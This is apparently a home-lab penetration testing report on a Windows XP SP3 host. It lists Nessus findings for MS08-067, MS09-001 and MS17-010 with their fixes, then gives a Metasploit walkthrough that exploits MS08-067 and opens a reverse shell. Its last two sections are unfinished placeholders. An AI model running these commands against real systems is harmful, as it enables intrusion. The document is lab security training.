Windows XP SP3 Penetration Testing Report

John Doe

October 4, 2017

Contents

1 Project Overview

Conducted by: John Doe

Conducted for: Windows XP sp3

Date Conducted: September 29, 2017

Focus of Assessment: Conducted penetration testing for the Windows XP sp3 client.

Home Lab Client

OS: **Windows XP SP3 English**
IP: **10.10.10.130**

2 Executive Summary

The following report details the findings from the security assessment for the Windows XP SP3. The assessment included the following activities as outlined in the Vulnerability Assessment Profiles section of the Assessment Program document.

- Vulnerability Assessment
- Penetration Testing

3 Findings and Recommendations

The following findings and recommendations are made per the output from the Nessus scan. Any additional recommendations beyond what any scanning tools supply are included as necessary.

3.1 Critical Vulnerabilities (3)

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check) - Nessus Plugin ID 34477

10.10.10.130 (tcp/445)

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.
ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

`http://technet.microsoft.com/en-us/security/bulletin/ms08-067`

Exploitable with

Metasploit (MS08-067 Microsoft Server Service Relative Path Stack Corruption)

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check) - Nessus Plugin ID 35362

10.10.10.130 (tcp/445)

Synopsis

It is possible to crash the remote host due to a flaw in SMB.

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

`http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx`

Exploitable with

Metasploit (Microsoft SRV.SYS WriteAndX Invalid DataOffset)

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check) - Nessus Plugin ID 97833

10.10.10.130 (tcp/445)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :
- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)
ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

`https://technet.microsoft.com/library/security/MS17-010`
`https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/`
`https://github.com/stamparm/EternalRocks/`

Exploitable with

Metasploit (MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption)

3.2 Medium Vulnerabilities (2)

Microsoft Windows SMB NULL Session Authentication - Nessus Plugin ID 26920

It was possible to bind to the \browser pipe

Synopsis

It is possible to log into the remote Windows host with a NULL session.

Description

The remote host is running Microsoft Windows. It is possible to log into it using a NULL session (i.e., with no login or password). Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution

Apply the following registry changes per the referenced Technet advisories :
Set :
`-HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1`
`-HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1`
Remove BROWSER from :
`-HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes`
Reboot once the registry changes are complete.

See Also

`http://support.microsoft.com/kb/q143474/`
`http://technet.microsoft.com/en-us/library/cc785969(WS.10).aspx`

SMB Signing Disabled - Nessus Plugin ID 57608

10.10.10.130 (tcp/445)

Synopsis

Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

`https://support.microsoft.com/en-us/kb/887429`
`http://technet.microsoft.com/en-us/library/cc731957.aspx`
`http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html`

4 Vulnerability Exploitation / Penetration Testing

The following vulnerabilities will be tested via Metesploit.


- MS08-067
- MS09-001
- MS17-010

4.1 MS08-067

Nessus found a security hole in the SMB on 10.10.10.130. Per the notes in the aforementioned Nessus output, the remote host is affected by a remote code execution vulnerability - MS08-067 (see pentest details below):

```
$ start msfconsole
$ search ms08-068
```


```
$ use exploit/windows/smb/ms08_067_netapi
$ show options
```




```
$ set RHOST 10.10.10.130
$ show payloads
$ set payload windows/shell_reverse_tcp
$ show options
$ set LHOST 10.10.10.1
$ set LPROT 8443
$ show target
$ set target 6
$ show options
```

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.10.130     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.10.10.1       yes       The listen address
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   6   Windows XP SP3 English (AlwaysOn NX)
```

$ exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.10.1:8443
[*] 10.10.10.130:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (10.10.10.1:8443 -> 10.10.10.130:1079) at 201
7-09-30 15:18:14 +1000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

4.2 MS09-001

some content

4.3 MS17-010

some content